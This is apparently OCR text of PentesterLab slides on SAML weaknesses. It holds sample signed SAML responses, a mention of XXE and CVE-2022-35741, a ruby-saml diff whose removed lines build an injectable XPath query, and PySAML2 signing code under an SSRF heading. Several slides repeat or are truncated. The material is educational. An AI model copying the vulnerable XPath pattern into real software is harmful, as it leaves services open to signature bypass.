2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1
BIN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGCSqGSIb3DQEJARYWbGF3cmVuY2UucGl0QGdtYWlsLmNvbYIBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5lmNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdlsgYDatI5GAumtBx8J3NhWRqNUgitClkQlxHIwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A==</ds:X509Certificate>
        </ds:X509Data>
      </KeyInfo>
    </ds:Signature>
    <Subject>
    <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
    <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
    </SubjectConfirmation>
    </Subject>
    <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
    <AudienceRestriction>
    <Audience>http://127.0.0.1:3002/saml/auth</Audience>
    </AudienceRestriction>
    </Conditions>
    <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
    <AuthnContext>
    <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
    </AuthnContext>
    </AuthnStatement>
  </Assertion>
</samlp:Response>
```

SAMLResponse

Assertion

Actual Signature

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
        <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
          <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
            <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
          <ds:DigestValue>Rqt9uuNpPd5AexywlR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
        </ds:Reference>
      </ds:SignedInfo>
      <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
      <ds:KeyInfo>
        <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowgYcxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEiMCMGCSqGSIb3DQEJARYWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1DnaT/
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEiMCMGCSqGSIb3DQEJARYWbGF3cmVuY2UucGl0QGdtYWlsLmNvbYIBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5lmNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdlsgYDatI5GAumtBx8J3NhWRqNUgitClkQlxHlwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A==</ds:X509Certificate>
        </ds:X509Data>
      </KeyInfo>
    </ds:Signature>
    <Subject>
      <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
      <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
      </SubjectConfirmation>
    </Subject>
    <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
      <AudienceRestriction>
        <Audience>http://127.0.0.1:3002/saml/auth</Audience>
      </AudienceRestriction>
    </Conditions>
    <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
      <AuthnContext>
        <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
      </AuthnContext>
    </AuthnStatement>
  </Assertion>
</samlp:Response>
```




PentesterLab

SAMLResponse

Assertion

<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
<Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
<samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
<Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
<ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
<ds:DigestValue>Rqt9uuNpPd5AexywIR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
<ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0F
<ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVB
NVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLD
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9C
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQ
BIN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGC
a309Wm5qwcCaC1eO5cWjcG0x3OjdIlsgYDatl5GAumtBx8J3NhWRqNUgitClkQlxHlwUfgQaCushYgDDL5YbIQa++egCgpI
</ds:X509Data>
</KeyInfo>
</ds:Signature>
<Subject>
<NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
<SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:1
</SubjectConfirmation>
</Subject>
<Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
<AudienceRestriction>
<Audience>http://127.0.0.1:3002/saml/auth</Audience>
</AudienceRestriction>
</Conditions>
<AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
<AuthnContext>
<AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
</AuthnContext>
</AuthnStatement>
</Assertion>
</samlp:Response>

Actual Signature



PentesterLab

SAMLResponse

Assertion


```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
        <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
          <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
          <ds:Digest
        </ds:Reference
      </ds:SignedInfo>
      <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
      <ds:KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1DnaT/
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1MxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGCSqGSIb3DQEJARYWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuBywPNIC1FopGLYfF96SotiK8Nj6/
BIN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGCSqGSIb3DQEJARYWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAEcVUPBX7uZmzqZJfy+tUPOT5lmNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdlIsgYDatI5GAumtBx8J3NhWRqNUgitClkQlxHIwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A==</ds:X509Certificate>
        </ds:X509Data>
      </KeyInfo>
    </ds:Signature>
    <Subject>
    <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
    <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
    </SubjectConfirmation>
    </Subject>
    <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
    <AudienceRestriction>
    <Audience>http://127.0.0.1:3002/saml/auth</Audience>
    </AudienceRestriction>
    </Conditions>
    <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
    <AuthnContext>
    <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
    </AuthnContext>
    </AuthnStatement>
    </Assertion>
    </samlp:Response>
```

Using the SAMLResponse as a Service Provider

- Base64 decoding the SAMLResponse
- Parsing the XML
- Extracting the Assertion
- Transforming the Assertion
- Verifying the signature
- Extracting the NameID

Since we are parsing XML…

PentesterLab

XXE Attack!

CWE-611: Improper Restriction of XML External Entity Reference

PentesterLab


I'M SORRY, ARE YOU FROM THE PAST?!
PentesterLab

CVE-2022-35741 Detail

Current Description

Apache CloudStack version 4.5.0 and later has a SAML 2.0 authentication Service Provider plugin which is found to be vulnerable to XML external entity (XXE) injection. This plugin is not enabled by default and the attacker would require that this plugin be enabled to exploit the vulnerability. When the SAML 2.0 plugin is enabled in affected versions of Apache CloudStack could potentially allow the exploitation of XXE vulnerabilities. The SAML 2.0 messages constructed during the authentication flow in Apache CloudStack are XML-based and the XML data is parsed by various standard libraries that are now understood to be vulnerable to XXE injection attacks such as arbitrary file reading, possible denial of service, server-side request forgery (SSRF) on the CloudStack management server.

Since you like XML (in ruby-saml from 2015)

```
242 -         uri                                 = ref.attributes.get_attribute("URI").value
243 -
244 -         hashed_element                      = document.at_xpath("//*[@ID='#{uri[1..-1]}']")
245 -         canon_algorithm                     = canon_algorithm REXML::XPath.first(ref,
      '//ds:CanonicalizationMethod', 'ds' => DSIG)
246 -         canon_hashed_element                = hashed_element.canonicalize(canon_algorithm,
      inclusive_namespaces)
247 -
248 -         digest_algorithm                    = algorithm(REXML::XPath.first(ref, "//ds:DigestMethod", 'ds'
      => DSIG))
249 -
250 -         hash                                = digest_algorithm.digest(canon_hashed_element)
251 -         digest_value                        = Base64.decode64(REXML::XPath.first(ref, "//ds:DigestValue",
      {"ds"=>DSIG}).text)
```

Since you like XML (in ruby-saml from 2015)

```
257 +         uri = ref.attributes.get_attribute("URI").value
258 +
259 +         hashed_element = document.at_xpath("//*[@ID=$uri]", nil, { 'uri' => uri[1..-1] })
260 +         canon_algorithm = canon_algorithm REXML::XPath.first(
261 +           ref,
262 +           '//ds:CanonicalizationMethod',
263 +           { "ds" => DSIG }
264 +         )
265 +         canon_hashed_element = hashed_element.canonicalize(canon_algorithm, inclusive_namespaces)
266 +
```

PySAML2 SSRF

PySAML2 - SAML2 for Python

PySAML2 is a pure python implementation of SAML Version 2 Standard. It contains all necessary pieces for building a SAML2 service provider or an identity provider. The distribution contains examples of both. Originally written to work in a WSGI environment there are extensions that allow you to use it with other frameworks.

PySAML2 SSRF

PySAML2 is a pure python implementation

PySAML2 SSRF

```
def validate_signature(self, signedtext, cert_file, cert_type, node_name, node_id):
    """
    Validate signature on XML document.

    :param signedtext: The XML document as a string
    :param cert_file: The public key that was used to sign the document
    :param cert_type: The file type of the certificate
    :param node_name: The name of the class that is signed
    :param node_id: The identifier of the node
    :return: Boolean True if the signature was correct otherwise False.
    """
    if not isinstance(signedtext, bytes):
        signedtext = signedtext.encode("utf-8")

    tmp = make_temp(signedtext, suffix=".xml", decode=False, delete_tmpfiles=self.delete_tmpfiles)

    com_list = [
        self.xmlsec,
        "--verify",
        "--enabled-reference-uris",
        "empty,same-doc",
        "--enabled-key-data",
        "raw-x509-cert",
        f"--pubkey-cert-{cert_type}",
        cert_file,
        "--id-attr:ID",
        node_name,
    ]

    if node_id:
        com_list.extend(["--node-id", node_id])

    try:
        (_stdout, stderr, _output) = self._run_xmlsec(com_list, [tmp.name])
```

PySAML2 SSRF

```
def sign_statement(self, statement, node_name, key_file, node_id):
    """
    Sign an XML statement.

    :param statement: The statement to be signed
    :param node_name: string like 'urn:oasis:names:...:Assertion'
    :param key_file: The file where the key can be found
    :param node_id:
    :return: The signed statement
    """
    if isinstance(statement, SamlBase):
        statement = str(statement)

    tmp = make_temp(statement, suffix=".xml", decode=False, delete_tmpfiles=self.delete_tmpfiles)

    com_list = [
        self.xmlsec,
        "--sign",
        "--privkey-pem",
        key_file,
        "--id-attr:ID",
        node_name,
    ]

    if node_id:
        com_list.extend(["--node-id", node_id])

    try:
        (stdout, stderr, output) = self._run_xmlsec(com_list, [tmp.name])
    except XmlsecError as e:
```

PySAML2 SSRF

```
def sign_statement(self, statement, node_name, key_file, node_id
    """
    Sign an XML statement.

    :param statement: The statement to be signed
    :param node_name: string like 'urn:oasis:names:...:Assertion
    :param key_file: The file where the key can be found
    :param node_id:
    :return: The signed statement
    """
    if isinstance(statement, SamlBase):
        statement = str(statement)

    tmp = make_temp(statement, suffix=".xml", decode=False, dele

    com_list = [
        self.xmlsec,
        "--sign",
        "--privkey-pem",
        key_file,
        "--id-attr:ID",
        node_name,
    ]

    if node_id:
        com_list.extend(["--node-id", node_id])

    try:
        (stdout, stderr, output) = self._run_xmlsec(com_list, [t
    except XmlsecError as e:
        raise SignatureError(com_list) from e
```

```
def encrypt(self, text, recv_key, template, session_key_type, xpath=""):
    """

    :param text: The text to be compiled
    :param recv_key: Filename of a file where the key resides
    :param template: Filename of a file with the pre-encryption part
    :param session_key_type: Type and size of a new session key
        "des-192" generates a new 192 bits DES key for DES3 encryption
    :param xpath: What should be encrypted
    :return:
    """
    logger.debug("Encryption input len: %d", len(text))
    _, fil = make_temp(str(text).encode('utf-8'), decode=False)

    com_list = [self.xmlsec, "--encrypt", "--pubkey-cert-pem", recv_key,
                "--session-key", session_key_type, "--xml-data", fil]

    if xpath:
        com_list.extend(['--node-xpath', xpath])

    (_stdout, _stderr, output) = self._run_xmlsec(com_list, [template],
                                                  exception=DecryptErro
                                                                    )
    if isinstance(output, six.binary_type):
        output = output.decode('utf-8')
    return output
```

PySAML2 SSRF

```
def sign_statement(self, statement, node_name, key_file, node_id
    """
    Sign an XML statement.

    :param statement: The statement to be signed
    :param node_name: string like 'urn:oasis:names:...:Assertion
    :param key_file: The file where the key can be found
    :param node_id:
    :return: The signed statement
    """
    if isinstance(statement, SamlBase):
        statement = str(statement)

    tmp = make_temp(statement, suffix=".xml", decode=False, dele

    com_list = [
        self.xmlsec,
        "--sign",
        "--privkey-pem",
        key_file,
        "--id-attr:ID",
        node_name,
    ]

    if node_id:
        com_list.extend(["--node-id", node_id])

    try:
        (stdout, stderr, output) = self._run_xmlsec(com_list, [t
    except XmlsecError as e:
        raise SignatureError(com_list) from e
```

```
def encrypt(self, text, recv_key, template,
    """

    :param text: The text to be compiled
    :param recv_key: Filename of a file wher
    :param template: Filename of a file with
    :param session_key_type: Type and size o
        "des-192" generates a new 192 bits D
    :param xpath: What should be encrypted
    :return:
    """
    logger.debug("Encryption input len: %d",
    _, fil = make_temp(str(text).encode('utf

    com_list = [self.xmlsec, "--encrypt", "-
                "--session-key", session_key

    if xpath:
        com_list.extend(['--node-xpath', xpa

    (_stdout, _stderr, output) = self._run_x

    if isinstance(output, six.binary_type):
        output = output.decode('utf-8')
    return output
```

```
def encrypt_assertion(self, statement, enc_key, template,
                      key_type="des-192", node_xpath=None, node_id=None):
    """
    Will encrypt an assertion

    :param statement: A XML document that contains the assertion to encrypt
    :param enc_key: File name of a file containing the encryption key
    :param template: A template for the encryption part to be added.
    :param key_type: The type of session key to use.
    :return: The encrypted text
    """

    if isinstance(statement, SamlBase):
        statement = pre_encrypt_assertion(statement)

    _, fil = make_temp(str(statement).encode('utf-8'), decode=False,
                       delete=False)
    _, tmpl = make_temp(str(template).encode('utf-8'), decode=False)

    if not node_xpath:
        node_xpath = ASSERT_XPATH

    com_list = [self.xmlsec, "encrypt", "--pubkey-cert-pem", enc_key,
                "--session-key", key_type, "--xml-data", fil,
                "--node-xpath", node_xpath]
    if node_id:
        com_list.extend(["--node-id", node_id])

    (_stdout, _stderr, output) = self._run_xmlsec(
        com_list, [tmpl], exception=EncryptError, validate_output=False)
```

